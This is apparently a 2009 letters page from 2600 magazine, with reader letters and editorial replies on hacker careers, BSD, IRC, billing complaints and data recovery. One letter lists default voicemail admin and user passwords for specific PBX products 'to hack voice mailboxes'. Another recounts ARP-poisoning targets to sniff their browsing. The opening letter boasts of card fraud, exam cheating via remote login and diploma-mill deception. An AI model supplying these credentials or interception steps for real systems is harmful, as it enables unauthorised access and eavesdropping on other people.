In the Autumn 2008 issue, there's a letter from a 27-year-old hacker who is unable to get a job due to not having the proper piece of paper declaring his skills. I know this problem all too well, being a 30-year-old hacker without "formal" education. In this age of the expert, I was left behind because of not having any credentials. In the early 90s, I was too busy breaking into telco boxes on the street, running BBSes, doing acid, and using stolen credit card information to travel to Atari Teenage Riot and Jello Biafra shows all over the U.S. and Canada to bother showing up to school and I was kicked out. Eventually, I was caught for this and slapped with a fine of $40,000 to pay back. I concluded I was screwed, and decided to go the mainstream route of formal education if I was to have any hope of paying off more than the interest on this fine. (Bankruptcy was not an option.) So I finished a GED and started going to a local tech school. My complete hatred of all institutional settings caught up with me and I lost interest in the material, skipping ahead to end-of-the-year more advanced topics that I was truly interested in. When I wrote the final for my C++ course, I realized I didn't work hard enough and was unable to finish because I couldn't come up with my own equations. So during the test I remotely logged into the

professor's desktop computer and stole the answer key. The problem was nobody in the class could finish the last question on the test as it was too difficult, so since I was the only successful student, my solutions were displayed with an overhead projector for all the class to follow. Oops. Being that a school professor is not an idiot, I was busted for obvious cheating and pretty much banned from every school in my province for five years. This left me working menial jobs while making adequate money on the side from blackhat SEO advertising revenue, but it still wasn't enough and soon I was drowning in debt once again. I decided I needed to find a way to hack the workplace and get a real job. The corporate world is just a game similar to the court of French kings - everybody swirling around whoever has the power trying to win favor through any means necessary.

First, I needed to find out everything employers are looking for when they interview you or look at your resume. How do I manipulate this technocrat from the HR department sitting across from me in the interview who's analyzing my every move with complicated statistical "measures" to see if I stack up to their abstract hiring formula? I found a radio show on a local University radio station put on by this guy (Philippe Desrochers) who has excellent insight if you ignore most of the corporate rhetoric (playlist.citr.ca/podcasting/xml/career-fasttrack.xml) since he talks to these very HR clowns that hold the destiny of your life in their hands.

Then I created a portfolio of all the hack tools, research, and disciplines I was fluent in for employers to see I was actually busy doing something after being banned from school. A Harvard style resume (Google for it) increases your chances of being chosen from a pile of applications by 40 percent, so this also helped in my job search. I would show up and ask the other employees if I could shadow them, and that I was interested in what they were doing. Simply showing up and talking to somebody worked, but I wasn't satisfied with waiting forever for better pay. The next step was to become accredited through certificates such as CompTIA. Sadly, most companies won't let you touch computer hardware without being A+ certified because of warranty issues. Although this provided me with better income, I was still at the bottom of the IT pile. I needed to climb the ladder, and went back to social engineering skills I learned from Kevin Mitnick's writings and combined them with career advice given by the above radio podcast. This propelled me up the ladder exponentially to where I was finally in a "real" job, making actual money the legit way. This was not to be, as I ended up right back where I was after being fired due to a really stupid Facebook incident regarding pictures of me doing random drunk shenanigans with friends.

In despair, I turned to the fortress of solitude that is unlistenable black metal and returned to blackhat activities, but this time with a vengeance. I obtained a diploma through a diploma mill and conned my way into a variety of tech companies (fake diplomas worked for the entire Bush presidential staff, so why shouldn't I try it?). My purpose was to collect intel on these corporations for maximum blackhat financial exploitation, and my complete lack of discretion and careless anarchist self-destructive philosophy soon saw me in legal trouble again. Miraculously, I survived by hiring excellent employment lawyers and was back to being jobless, with no credentials, and in heavy debt, this time to lawyers.

Then I found this site - MIT's free open courseware at ocw.mit.edu/OcwWeb/web/home/home/index.htm. The physics lectures fascinated me, and I quickly worked through every online course I had time for while working a terrible blue collar job that provided adequate but legal income. I didn't even have enough credentials for this lousy blue collar job, but gained the position by appealing directly to the union with a desperate sales pitch delivered while I showed up to all of their events. It worked. Hard work also gave me a new respect for traditional education, and I decided a triumphant return to University was in order, this time without cheating and excessive partying that doomed me the last couple of times. So I've excelled, even if I'll never be the ideal corporate employee that asks no questions and quietly toils away in obscurity.

Although I recommend you try the formal education route to gain valuable networking connections (these contacts being the student sitting beside you in discrete mathematics that's also interested in hacking Google T-Mobile handsets) and that ever-so-important piece of paper that basically says you can fit into corporate lifestyle, you can always appeal directly to the company's department head to hire you like I did with a portfolio and complete gonzo style during the interview. This proves you have passion, and aren't just another drone looking for a paycheck. Some companies still appreciate these kinds of employees. Or better yet, start your own mini-company or hacker space, and contract yourself to these employers. If you're fluent in a certain programming language, make an offer to the department head that you'll work for free for a week and if they like what you're doing, draw up a simple contract and I guarantee they'll sign it, as most companies want to work with contractors instead of employees. It's risky job security, but profit will be epic

and you will be in charge of your own destiny. Good luck.

Jesus Bonehead (604)

Random Observation

Dear *2600:*

I work at a major retailer in Florida and came to an interesting realization the other day. I was working in the home theater department when I noticed an older gentleman, approximately in his 70s, staring at the wall of DVD players/recorders. Generally, this sight means I've got an easy job of BSing someone who knows very little about the technology into buying the most expensive one and often even getting them to pay us a couple hundred dollars to plug in the three wires. Whatever it takes to get ahead, I suppose... but anyways.

I walked up to the gentleman and asked if I could help him out. He was curious about being able to record onto DVD directly from TV. He was apparently attempting to record the inauguration of Obama the previous week (I won't hold that against him) and was informed by his Sony DVD recorder that he was unable to record due to copyright protections. So he was looking for a way to get around that. At this point, I was more interested in helping this fellow out than selling him something as I was made aware that he wasn't as technologically illiterate as I had assumed. Eventually, we came up with a plan using the equipment he already had to run the feed from his TV to his HD camcorder and then onto a DVD from there, thus taking the copyright out of the equation. He was happy and we both seemed pleased with ourselves about how we had outsmarted Sony's silly copyright programming.

As he was turning to leave, I said to him "Happy cracking!" He turned and gave me a confused and/or intrigued look and asked what I meant. I told him that, whether he knew it or not, he was a hacker. "I guess you're right," he said laughing. I asked if he had ever come across *2600* in his travels. He said he had flipped through it at Barnes and Noble a few times but never gave it much thought. I suggested he try reading an issue and explained the mag a bit. He decided he was going across the street to pick it up on his way home.

I guess the moral of this story, and what caught me off guard with this fellow, was that hackers come in all shapes, sizes, and ages. And it's never too late to start.

Happy Cracking!

Clay
Lakeland, FL

Random Remarks

Dear *2600:*

I just wanted to say, I think you people are crazy for not charging money for the HOPE MP3s. But I love you for it.

Neito

You can also express that love by coming to the next conference in 2010 or by continuing to support us in other ways (such as a full HOPE DVD set). But plain love with no monetary transactions is good too. It just doesn't pay the rent.

Dear *2600:*

You guys are a bunch of pussy want a be hackers that haven't hacked anything in years. I had a break in and McAfee has now secured my site. So if you fucks ever fuck with [email address deleted] again, you are fucked!

Jesus Montoya

Well, we've certainly been told. It's always been hard for us to understand what motivates people to release viruses and do other malicious and stupid things. You may well have helped us grasp how it can suddenly seem like a good idea.

Dear *2600:*

How many hackers and sysadmins interested in exploring BSD ever even consider anything but FreeBSD? Having been around various UNIX forums for quite some time, my observation is that the answer is very few. I doubt many novice BSD adventurers ("newbie" has become such a derogatory term when, in fact, *everyone* interested in *anything* has to start somewhere) are even aware that there are open source BSD alternatives to FreeBSD. One good resource when choosing a flavor of open source BSD is Wikipedia's "Comparison of BSD Operating Systems." What attracted me to OpenBSD is that, unlike its cousins, it is the only flavor of BSD whose top goals include security. If you're reading *2600* because you are interested in security, then read on! Since the release of version 4.3 on May 1, 2008 (4.4 is current, and 4.5 is in release candidate status), only eight security advisories have been identified, and some of those wouldn't affect a default installation - some others couldn't be exploited remotely. In fact, between 1997 and 2007, OpenBSD only had two remote exploits. Compare that to your favorite operating system.

Like space exploration, which yields advances in other sciences such as medicine and computing, OpenBSD gives us tools that we'd otherwise not have. Whether you know it or not, you've likely used utilities and technologies that are available only because there is an OpenBSD project (even if you're in a Windows-only environment). Have you ever used OpenSSL, OpenSSH, OpenCVS, the Packet Filter (pf) firewall, CARP, or the Blowfish/

Twofish encryption algorithms? Those are just a few of the goodies that have come from the OpenBSD project. Many of the OpenBSD utilities are used in other BSDs (to include Darwin/OSX) and in most (if not all) major Linux distributions. Some of these utilities are included not only with Cygwin, but even with Microsoft's own Windows Services for UNIX.

If you're happy with Linux, then great! Stick with Linux. If you're happy with your BSD, then stick with that. If you want to try BSD, then please do a little homework to explore your choices before defaulting to FreeBSD, which I admit has a much cooler mascot.

Nothing in this letter should be taken as disrespect to the excellent FreeBSD project or team; I just want to mention the benefits of this alternative for the sake of choice.

R. Toby Richards

You make a good case. But we fear you may have fired the first shots of an OS Holy War in these pages that we may never live to see the end of.

Random Questions

Dear *2600:*

I wish to contribute as well as subscribe to *2600 Magazine* and *The Hacker Quarterly*. Could you thus ship me specimen hard copies for evaluation? Thank you.

DANIEL OBORI
NIGERIA

For some reason we get at least one letter with this exact phrasing every week and almost always from Nigeria. There are those who would say that this is somehow part of some kind of a scam, but we just don't buy it. It's one thing to hand over one's banking information (which we are sending you as a courtesy), but to simply ask for specimen hard copies seems harmless enough. We have therefore sent you one copy each of all issues of both 2600 Magazine and The Hacker Quarterly in the hopes that you will evaluate them and let us know of your decision. And now the wait begins.

Dear *2600:*

Hi. I do not see any mention in the marketplace section that I can send an ad through email instead of sending the ad to PO Box 99, Middle Island.

Jason Liszkiewicz

It's mentioned at the very bottom of the section and, yes, you can email your marketplace ads to subs@2600.com. Just be sure to include your subscriber info since only subscribers can advertise there.

Dear *2600:*

I'm seeking help in cracking a fascist government website known as myanmar.com and tharkinwe.com. These are the propaganda sites of the most vile government on the planet and they should not be representing the people of Burma. Kindly, please guide me in finding assistance in cracking these websites.

misterht01

First off, we strongly suspect the second site is part of the opposition, not the government. This illustrates one risk of blindly lashing out at websites that supposedly represent your enemies: sometimes you get it wrong and wind up hurting those you're trying to help. But the real reason why simply shutting down or attacking these sites is ultimately pointless is that it keeps the real issues from being addressed. Rather than silence those views you find to be repellent, let the world see exactly what they're saying and use another forum to tear it to pieces. Shutting down dissenting views is a tactic used by oppressive governments worldwide. Resorting to those methods yourself doesn't convince anyone of how wrong they are and likely will even win them some support. We find that often the best way to win a fight is to simply let the other side speak.

Dear *2600:*

I'd like to submit some photos of phones and an interesting story as well. I seem to have forgotten. Is letters@2600.com the right address to send them to?

userguid

If you're submitting the story as an article, then articles@2600.com is the place, otherwise the address you used here (letters@2600.com) works just fine. As for payphone photos, payphones@2600.com is the correct address. Please try and submit to the appropriate address to avoid delays and confusion. We do forgive the occasional transgression, though. Everyone gets one.

Dear *2600:*

I am a life member of your fine magazine.

I was just wondering if you have ever thought about making either a CD or DVD of all your past issues for sale? I have never seen one before, but I did see this with the audio show. If you have, count me in for a set.

Still think your magazine is the greatest!

The Scorpion

One thing we learned while assembling the book ("The Best of 2600," now available in regular or "collector's edition" at fine and not-so-fine bookstores everywhere) is that a lot of really good material was all but forgotten, not only in mainstream society but in the hacker world as well. The book has helped to bring a lot of this material into the light again. But we still want to make sure that it's available in as many places as possible since this really is an incredible tale of history we've been telling since 1984. So yes, we do want to make these issues available in an electronic medium. But this takes a lot of work on our part and we need

to know there's a desire for this and, not least, a commitment to support the effort on the part of the community. If we spend the time and money to do this right, it can only continue if people buy the CDs/DVDs as we have no advertisers to pick up the slack. As this is how we've survived for a quarter of a century, we're optimistic that the community will continue to support whatever projects come along as the landscape changes. In the end, we all benefit from this.

Dear *2600*:

Hey, I just emailed a letter and fear it may have hit your junk box. WTF is ASCII?

William

Sounds like you read our auto-responder, which advises people submitting letters and articles to avoid weird-ass formats that may be easily readable on one machine or OS but not on another. ASCII (which, incidentally, stands for American Standard Code for Information Interchange) is simply text and it's readable on any machine. It makes our lives a bit easier here and, assuming you don't have a lot of complicated charts and diagrams (which most letter writers are able to get by without), it's perfectly suitable for letters and most articles.

Dear *2600*:

Hello, I was wondering if *2600* shares any information about its article/letter writers to private companies or the authorities. This is very important to me, so I would greatly appreciate a quick reply.

Thank you very much.

fakexsound

All sorts of corporations and governments worldwide (not to mention a number of the more mainstream terrorist organizations) would be real keen on seeing who actually is responsible for the various words of wisdom that appear in our pages. Undoubtedly, they would want to convey all manner of special offers, job opportunities, and occasional direct threats to these people. In fact, many of them would be interested to know the identities of anyone who actually dared to read our magazine. We'd like to help everyone out, really. But we just can't in good conscience reveal any bit of information about anyone having to do with any of this. We never have and we never will. Of course, this doesn't mean our contributors will exercise the same caution, either through hints contained in their writing or by revealing every detail of their personal lives through a Facebook or MySpace page that is easily found through their article/letter byline, if not mentioned specifically. If privacy is important to you, you're in the right place. But we can't force people to be as careful as we think they should be.

Dear *2600*:

At the moment, I'm writing an article about the use of virtual machines to increase file safety and security or, in other words, a Drobo replacement and optimizing TrueCrypt. I couldn't find any of these keywords via the search function on the *2600* web page. But before sending it in, I would like to know if this topic was really never in one of your issues. And another question: would it be possible for me to publish that article in another magazine later?

cu florian hannemann
(a happy subscriber)

Until we have a better search ability, the best way to scan article titles is through the search utility at our store (store.2600.com). Your idea sounds like a great potential article. Incidentally, even if we previously have touched upon a subject, there's no reason why more can't be written on it, so don't let that be the deciding factor. And you're free to publish your article wherever you want after it's printed here. We just ask that you not submit material to us that's previously been printed or is already accessible on the net.

Dear *2600*:

Many gas stations here in California and elsewhere sport large parabolic satellite antennas on their roofs. They're clearly not for receiving TV; I imagine they're somehow involved in processing credit card payments. I'd like to know more: how they're used, what satellite(s), transponders, bandwidth, data formats, etc., and who is on the other (head) end. Is this what's known as VSAT (Very Small Aperture Terminal) equipment? We Await Silent Tristero's Empire.

Art Smass

The various networks of communication that exist under our noses that most people know nothing about are truly fascinating and we hope to see an article detailing this one in the very near future.

Random Problems

Dear *2600*:

I was trying to get on the EFnet IRC forum about five minutes ago and oddly it says that my address is banned. I haven't been to the *2600* forum on IRC in at least four years.

Someone else is also using my nickname. When you get this message, I would appreciate it if you could unban my address.

I'm not sure who is using my Internet ID, but it could possibly be a terrorist. And it pisses me off because they aren't a supreme deity like *I am*.

Please get back to me when you can.

Infinityx

Just because something has our name on it doesn't mean we control it. There are an infinite

number of chat rooms that have some sort of 2600 connection but we can't (and don't want to) operate them all. We have a loose affiliation with the irc.2600.net servers which basically means you have the best chance of being treated fairly there since we know and trust the people running the network. That said, it's IRC and stupidity is a driving force sometimes. As seen below, misunderstandings are often the norm.

Dear *2600:*

I've been a reader of *2600* for quite some time and was very disappointed when connecting to the *2600* IRC for the first time. I joined #2600 only to find out that I couldn't chat in the channel. I asked the ops why I couldn't get voice and didn't receive a response, so I joined another channel, #ca2600 and was informed that voice status means you are not a newb. Shouldn't the statements/questions you make/ask depict if you are a newb or not?

I could understand removing voice from people who walk into the channel asking "how do I do this" or "teach me about hacking." But totally disregarding someone based on nothing is absurd. That mentality makes me feel that the servers are run by self-proclaimed elitist jerkoffs.

I guess I'm back to the freenode servers.

Jack

Let's follow what happened here. You saw a particular setup which didn't give you voice permission by default. You asked some random person what the reasoning behind it was, believed the answer they gave you, and used that to pass judgment on the entire system. This is indeed how the thought process in the world of IRC works. In this case, you were misinformed. One of the great pitfalls of IRC is the amazing amount of idiots who are drawn to it and who live to create mayhem and get attention for themselves. You will see that in words and in online actions and you need to learn how to not let it faze you. In this particular example, certain primates enjoy unleashing hundreds of usernames into a channel at the same time. Each of these usernames then spouts random gibberish and pretty much makes the channel unusuable for actual conversation between humans. While setting the ignore flag for one or two annoying people is easy, when you have hundreds of computer-generated usernames it's next to impossible. So, the solution in this case is simply to not grant voice access to unknown entities. You jumped to the conclusion that it was some form of elitism, something not at all uncommon in the world of IRC. But that's not the case here. You might have to wait until someone is around to respond to you but once you're known as a real person, you should have no problem. Other than dealing with annoying IRC types, of course. It's all part of the game.

Dear *2600:*

I am a long time reader of your mag (OK, your *wonderful* magazine!) and look forward to reading it over and over again every quarter. I was in one of the large book retailers and picked up 25:4. Now, I am always thankful for seeing it on the rack and actually having the money to buy *2600,* but I was shocked to feel how light it was. I mean, I noticed right away and said something to the effect of "it feels lighter!" My buddy looked at me like I had three heads (noob!). I hope 68 pages is not a trend we'll be seeing with future *2600s*. I need my 90-something pages of pure joy! *2600* is *far* more entertaining than even *Playboy* (I got married for the nakedness and tomfoolery I can have with my wife!).

Honestly, thank you for all your hard work over the years. It is greatly appreciated!

John and Lissa (the wife)
Jacksonville, FL

We appreciate the kind words but we've never been more than 68 pages. Different paper vendors may sometimes affect the weight slightly but we try to keep it thick enough to last.

Dear *2600:*

On page 24 of the Winter 2002-2003 issue you guys printed your Sprint bill from the previous August. Unfortunately for me, I was under the impression that I was immune to such things and kept my service with them. Several months ago, I purchased a new phone. I actually made a conscious decision to spend money on the i880 made by Motorola and extended my contract with "Sprint" for another year. I quote Sprint because upon payment for a phone that was not in stock, I was told that I had to have my account switched to Nextel (not "together" with Sprint as the slogan claims). "OK, fine, my new phone is all I care about, so just put in the paperwork," I thought to myself. Three days later, I opened the box that was sitting on my doorstep and inside were my phone and a piece of paper that informed me that all I needed to do to activate the little shit was to turn it on. Naturally, when I turned it on, the first message I read when it got to the main screen was "Activation Required" in a font that looked like it was designed by a fucking punk. When I took the phone to the Sprint store to have it activated, the guy behind the counter was nice about it and gave his apologies for what had happened. He was also kind enough to help me save some money on my bill by making a couple of changes in the system. The changes would reduce my bill by $10 a month, but I would lose none of the features I actually used. I left the store smiling on the inside knowing I would have an extra $120 in my bank account in 365 days.

The bill I was supposed to pay was a little over $50. Naturally, when my bill was posted, it was for over $300. Laugh it up. For the next seven months, I became used to receiving my bill, spotting the errors, spending 30 minutes on the phone, and having the charges taken off (credited towards my next bill).

So why did these charges occur? Why did "Sprint"/Nextel try to charge me over $670 last month? Simple. I made changes to the account in each of those seven months. I learned that anytime I added and/or subtracted features of my phone plan, an error occurred in the system. For instance, when I added 500 text messages a month to my plan, the system had the bright idea to add up every text (including instant messages) I've ever made in the history of my life together, and charge me for every one. It didn't even subtract the 500 messages. Naturally, right under that charge was my $10 a month fee for 500 text messages!

I have many, many stories about Sprint/Nextel screwing me over and how awful the i880 turned out to be, but it all boils down to this: Fuck Sprint and Nextel. Fuck them in their stupid asses.

Colby

Yet another ringing endorsement for Sprint. They just keep pouring in.

Dear *2600:*

During the holidays while heading east to visit relatives, I had a slight layover in Denver International Airport. I took the opportunity to hop on my laptop and see what was up in the world. I chose an obvious wireless access point, something like DIAWireless. It wasn't actually called that, but close enough. Much to my chagrin, they redirected me to their own page where they wanted me to view a small commercial in exchange for free Internet access. After sitting through the commercial, I clicked the link that allowed me access to the Internet and checked my usual sources.

Fast forward about an hour and a half to the plane ride. All clear for electronic devices, tray tables down, seat reclined, and lucky enough to have the seat next to me unoccupied, I proceeded to sprawl out and boot up my machine. A few minutes in, I was noticing a bit of a slowdown, so I call up taskman and saw an unfamiliar process called simply "cleaner." I shut the process down and proceeded to find where it launched from, which happened to be my temp folder. I opened the folder, and there were a few files and I believe two folders inside associated with the bugger. At this point, I just deleted all but one file, which I was locked out of, and left it alone. I know, I know. I should have analyzed the offender to see what it was, what it was doing, etc. I had at that point a limited battery life and didn't want to mess around with it. I made plans to fully investigate the entire process upon my return stop in Denver. To remove the final file, I just booted into Linux and deleted it from there.

The real bummer is that on the way back, I had a few delays and there was no opportunity to explore at the airport as my connecting flight was already boarding when I landed. Hence my being unable to trace the infection and find out what it really was. So, if there is anyone in the Denver area or anyone who is bored at Denver International, I would be quite interested in hearing what he or she can discover about this little issue. I am sure there are plenty of other curious readers who would be interested as well. So explore, write an article, maybe win some free *2600*. I'll be waiting.

Arkhayne

Dear *2600:*

This is a half inquiry and half story time. Sadly, I never got to write in for the previous issue. This took place New Year's Day. I was at a small gathering of friends and, after all of the festivities had occurred and the beer/alcohol began to turn on us, most decided to call it a night. My city has an automated phone system that allows you to call it, input a bus stop number, and hear the time of the next bus and the three coming after it. It's quite a nifty and convenient system. Around 1:30 am I attempted to call this service in order to check what time the bus would get to the closest stop heading in my direction, but to my surprise I did not quite get the familiar voice of the bus check ladybot. I'm not too familiar with error codes or system sounds pertaining to the phone system, which this could have been, but when I called the bus check number I received the sound of someone typing on a keyboard - at least to me that is what it sounded like. It had the particular frequency of clicks that sound as if keys were being pressed at a fast rate. I would get this every time for the next hour. I knew that it was a recording because the typing was always the same until it stopped. At first, I found it hilarious and very intriguing; only to realize that I had to walk home in the freezing cold. Could this have been some strange erroneous busy code? Or was it a cheeky hacker playing a New Year's prank on my entire city? Hopefully I can get an answer.

Syntax

We suspect that whoever was in charge of making or maintaining the recordings screwed up and hit the record button at the wrong time, capturing the sound of their own typing and erasing whatever voice recording was already on there. We find that most suspicions of "hacking" are more easily attributable to a good dose of simple incompetence.

Dear *2600:*

I Googled *2600* today and when I followed the link that I was provided, I was redirected

to a web page that said "Warning - visiting this website may harm your computer!" What the heck is going on? Please don't tell me the biggest search engine in the world is now using its weight to censure sites that don't conform to its standards!

Robert Royer

As you no doubt know by now, this was part of some major screwup at Google where every page anywhere was listed as potentially harmful. It lasted for a couple of hours and was attributable to human error. Naturally.

Random Info

Dear *2600*:

In 25:4, Borked Pseudo Mailed wrote in about the audio clip of the former Area 51 employee talking about aliens taking over the Earth and shit. I just wanted to pitch in that the metal band Tool edited this recording a bunch and released it on their CD *Lateralus* as "Faaip de Oiad." Check it out, it's cool shit.

Keep hacking. Let your curiosity be your guide.

Sync

Dear *2600*:

Had to laugh when I saw this, despite the grim subject matter: "National Safety Council found that driver use of cell phones contributes to six percent of vehicle crashes - or 636,000 crashes - leading to 12,000 serious injuries and 2600 annual deaths."

R. Holden

Dear *2600*:

Also thought you may be interested in this little article at www.msnbc.msn.com/id/22418481/. 2600 is a great number, apparently also great for drinking!

Sync

The article in question is entitled "Georgia brewheisters steal 2,600 cases of beer: Thieves on the lam after taking loaded tractor-trailers and swiping the suds." Yes, every time the number "2600" appears in any context, you can count on someone letting us know about it. It just doesn't get any cooler than this. And it really should.

Dear *2600*:

Did anyone see *The Late Show's* amusing mockery of ABC's new reality show *Homeland Security USA* the other day? I thought it was hysterical. They played a video that said "Tomorrow night, it's the premiere of ABC's thrilling new reality series *Homeland Security USA*. Don't miss a minute of the pulse pounding excitement you've come to expect from Homeland Security." And then they show a video clip of someone waving a metal detector wand around some poor lady at the airport.

Jeff

It just doesn't get any closer to reality than that.

Dear *2600*:

Page 596 of *The Best of 2600,* third paragraph, second sentence reads "we *willll* certainly see a good deal..." I'm not sure if it is an original typo from the zine or from the book. I'm sure you have received mail about this but maybe not.

ulysses

This is actually the first time anyone has said anything. This apparently resulted from somebody at the book publishers attempting to remove the contraction "we'll" from the original article and replacing it with "we will." Our editorial fail-safe mechanism must have kicked in at this point, generating a nonsense word rather than an edited one. We're impressed - both in your finding it and in everyone else not finding it. It just doesn't get more revealing than that.

Dear *2600*:

This is for the information phreak! Here is information on how to hack voice mailboxes using Jusan Fonomail Proattendant: the users' voice mailboxes use 100# (101, 102, etc.) and the password default is 1234#. The admin voice mailbox uses 999# with a password default of 9999#. The sales brochure for this system can be found at www.jusan.es/eng/pdf/Fonomail%20ProAttendant.pdf

And to hack the Alcatel VIS electronic card mailbox for installation PBX, the following should be useful: the users' voice mailboxes use formats of 1234# (5678, etc.) and the password default is the voice mailbox number itself! The admin voice mailbox uses 0# with a password default of 9999#.

Mr Velleman from France

Thanks for the info. It just doesn't get any more random than this.

Random Feedback

Dear *2600*:

I'd just like to say that I picked up the quarterly for the first time today, read it cover-to-cover, and now have a new favorite magazine.

Anyway, I am a current employee of Gamestop (don't lynch me - everyone's got to eat), and I'd thought I'd let you guys know that the extra 20 percent trade credit that Unanimously Anonymous refers to in his/her/its "Gaming Gamestop" article is called Power Trade. It sounds like some sort of Mountain Dew flavor, I know. Usually there are big signs hanging from the ceiling that'll tell you which titles are available with that promotion, and often there's stuff on the outdoor sign about it, or little signs on the shelves or even cardboard displays on the counter. Just look for anything, or even ask the salesperson if they're running

any sort of trade-in promotions. Trades are where Gamestop makes all its filthy lucre, so they'll tell you right off the bat. A lot of the time, they either run extra percentages of trade credit (ten percent credit for trading in three games at once, 20 percent for four, and 30 percent for five), or bonus dollars (five dollar store credit for each game worth more than a dollar, but you have to trade in at least three games), and these invariably stack with the Edge Card if you've got it (the Edge Card is a $15 subscription to *Game Informer* magazine that gives you an extra ten percent on trade credit and an extra ten percent off used games for a year). You can check on the Gamestop website if there are any decent trade-in promotions running at the time, at www.gamestop.com/gs/specialty/tradeins/offers.aspx. A little caveat, though: competent Gamestop employees (all three of us) know how to check to see how you paid for your game reserve (trade credit, cash, debit, whatever), and if we don't like you, we'll be sticklers about giving you back store credit for it. Look for the nincompoops behind the register.

Honestly, if you want to make money off your used games, sell them on eBay. It's stupid to take them to Gamestop.

Big G

Dear *2600:*

In regards to an article in 25:4, "Gaming Gamestop," I must point out an inaccuracy.

I read *2600* on a regular basis, and am a manager for said retailer. I found the article interesting except for one minor detail. That detail is that the computer system we use will now tell how the reserve was paid for and will only allow us to pay back a cancel in the form it was paid for. Granted, you are still getting more store credit, just not cash.

Also, as a side note, our jobs are rated/ranked on how many reserves we get and a cancel hurts the store, employee, and customer. Yes, the customer, because the company views cancels/lack of reserves as lack of interest in product so they will ship less to that store/market.

Just an FYI.

Anonymous

Dear *2600:*

In a letter in 25:3 you mentioned the service 1-800-MY-ANI-IS. I tried it to see what it's all about by calling from my cell. I got a message saying to press "star" and it would send me a text message so that I could subscribe to the service. It sent me a message referencing the website www.numsvc.com and it says that to sign up it is $9.99 billed to your cell phone bill monthly. No thanks! If a number is listed, a reverse lookup is free at anywho.com/rl.

Jason

Dear *2600:*

Concerning the letter in 25:4 from Unknown Unknown which said: "By the way, the government probably makes a piece of the profit for every converter box sold through a contract between them and the manufacturer."

As far as I know, that is not true. The government was, in fact, issuing coupons to offset the replacement costs for the conversion boxes (two $40 coupons per household). The fact that they seem to have run out of allocated funds by the time this letter was composed and are putting people on a waiting list is a completely different matter. For more info, visit www.dtv2009.gov/.

On a personal note, I'm a recent convert to the hackerdom (now starting my second year of regularly buying *2600),* and had a real blast at The Last HOPE (thank you all, for making it possible). One of the best highlights of my HOPE experience actually came after the conference itself, when I showed up to work wearing a HOPE shirt and a *2600* cap - and was allowed to work on the company's main server without anyone even saying a word.

Arethusa

Dear *2600:*

I picked up my first copy of *2600* today. For me, the "Introduction to Forensic Data Recovery" (25:4) was especially useful. It was as though it was written especially for me. Back in October of 2007, my wife, then one-year-old son, and I went to Aiken, South Carolina to see the underdog candidate Barack Obama speak. After taking many photos and videos, I went to a big-chain retailer to print out the images at their photo kiosk which unfortunately was out of order. We went home and I hooked up the camera to my Windows box to extract the data. Upon doing so, I got multiple messages about corrupt data, which, like a good lemming, I held down the "Enter" key to get rid of. Once the messages were gone, so too were my images. I was absolutely distraught. Thinking the images had been cast into the digital abyss, I continued to use the memory card over the past 14 months. Fast forward to January 11, 2009. I read the short but detailed and interesting article (including the part about immediately ceasing use of the storage device - gasp!) and instantly thought of my loss. On a long shot, I decided to plug in my camera to my Ubuntu desktop and run the "dd" command and the "Foremost" recovery tool. Simply put, it worked brilliantly. Ten minutes later, I had recovered snapshots of precious memories long thought gone. Thank you Paradox, and thank you *2600.* You definitely have a new reader for life.

A photo (picasaweb.google.com/PTCruisin/ObamaAiken1007#5290135149281834562) and video (www.youtube.com/watch?v=60AJ4Mi1kNc) once thought lost are now on

the net. These are low quality shots from having to peer in through a cracked-open door before the fire marshal would let more of us in. I've credited Paradox and *2600* in my Picasa Album and YouTube videos for helping make them even possible. Thanks again.

Steven C Jackson

It's always good to hear an article has actually helped someone in the real world. Thanks for letting us know.

Dear *2600*:

After reading "Fun with Network Friends" by Uriah C. in 25:2, I decided to try out the tools featured in the article. After getting all of the tools loaded and resolving all of the library dependencies, I settled down to have fun with my network friends.

I am running Ubuntu 8.04-LTS on a Dell Mini 9 netbook. As a side note, with Ubuntu, the user must prefix all of these commands with "sudo". First, I launched fragrouter, then arp poisoned my targets. Then I launched webspy and firefox.

And of course it didn't work. In fragrouter I didn't see any traffic but ICMP traffic. In addition to that, the target computer couldn't surf the Internet! The DNS query kept timing out. I verified that I could surf to IP addresses and webspy would detect and display those and I saw those in fragrouter. Furthermore, it didn't matter if my wireless card was in promiscuous mode or not. The result was the same.

Finally, after spending a couple of hours troubleshooting, I looked to the Internet Search Gods for the answer. I found it in the form of bug 84537, found at bugs.launchpad.net/ubuntu/+source/procps/+bug/84537.

After adding the following lines to /etc/sysctl.conf, it began forwarding the DNS to the Internet properly:

net.ipv4.conf.default.forwarding
net.ipv4.conf.all.forwarding

Upon launching the tools again, everything was working as advertised. However, when the user clicked links within pages, they did not always display and I did get an unexpected crash from webspy once, but that all went unnoticed by the target.

CJ

Dear *2600*:

I sat with the intention of merely asking no one in particular if they'd noticed a trend in advertising. Then I thought about an article I had just read in 25:4 called "Hack Thyself" and started thinking about an even more subtle form of manipulating people within the system/anti-system mentioned. Encouraging the idea that to be different is bad (the debate about what defines "different" or "bad" is totally beyond the scope of this letter) or the idea that the bad things that happen to you are always someone else's fault, or that you should never stop praying for someone to save you and start saving yourself seems pretty effective for most people. Many people seem convinced their ability to affect their own lives in any way (let alone in a positive manner) is effectively null.

There are exceptions, of course, and the exceptions are the targets of ever increasing efforts to sneak that mentality into their lives. The tactic I speak of seems to be trying to convince people that it's normal (and even kind of fun) to be totally clueless about very significant decisions you make or about parts of your life. Anyone who ever learned anything can probably tell you, "yes, ignorance truly is bliss" and indeed, the less you know, the happier you are (I'm generalizing here).

In this case, however, the pros of happiness *do not* outweigh the cons. I point to a recent tactic of drug advertisers and PSAs. You're greeted by a jaunty (in the drug company case) person, chipper and fully of energy, I imagine mirroring how you're supposed to want to feel. In my example, they say something like, "I treated my asthma, but the symptoms kept coming back. Turns out asthma doesn't go away!" Now this was *not* a surprise to me, and I don't even have asthma.

At first I thought it was just absurd. But the more I thought about it, the more dangerous it seemed. Most people aren't even going to register it at first, but eventually they'll hear it so much, they'll start to think they didn't know that either (even if they did), and so the disease spreads. With the PSA in my example, you're greeted by dour, gloomy looking people designed to mirror (again, this is only my perception) how you're supposed to feel when you try - and fail - to quit smoking. "I'd start out strong, but then my will power would fade" and then you find out later in the ad that smoking is more than just a habit. It's a nicotine addiction. This information is all delivered in a manner that pats you on the back and says, "It's OK, though. I didn't know, you didn't know, hell, *nobody* knew, so it's not your fault."

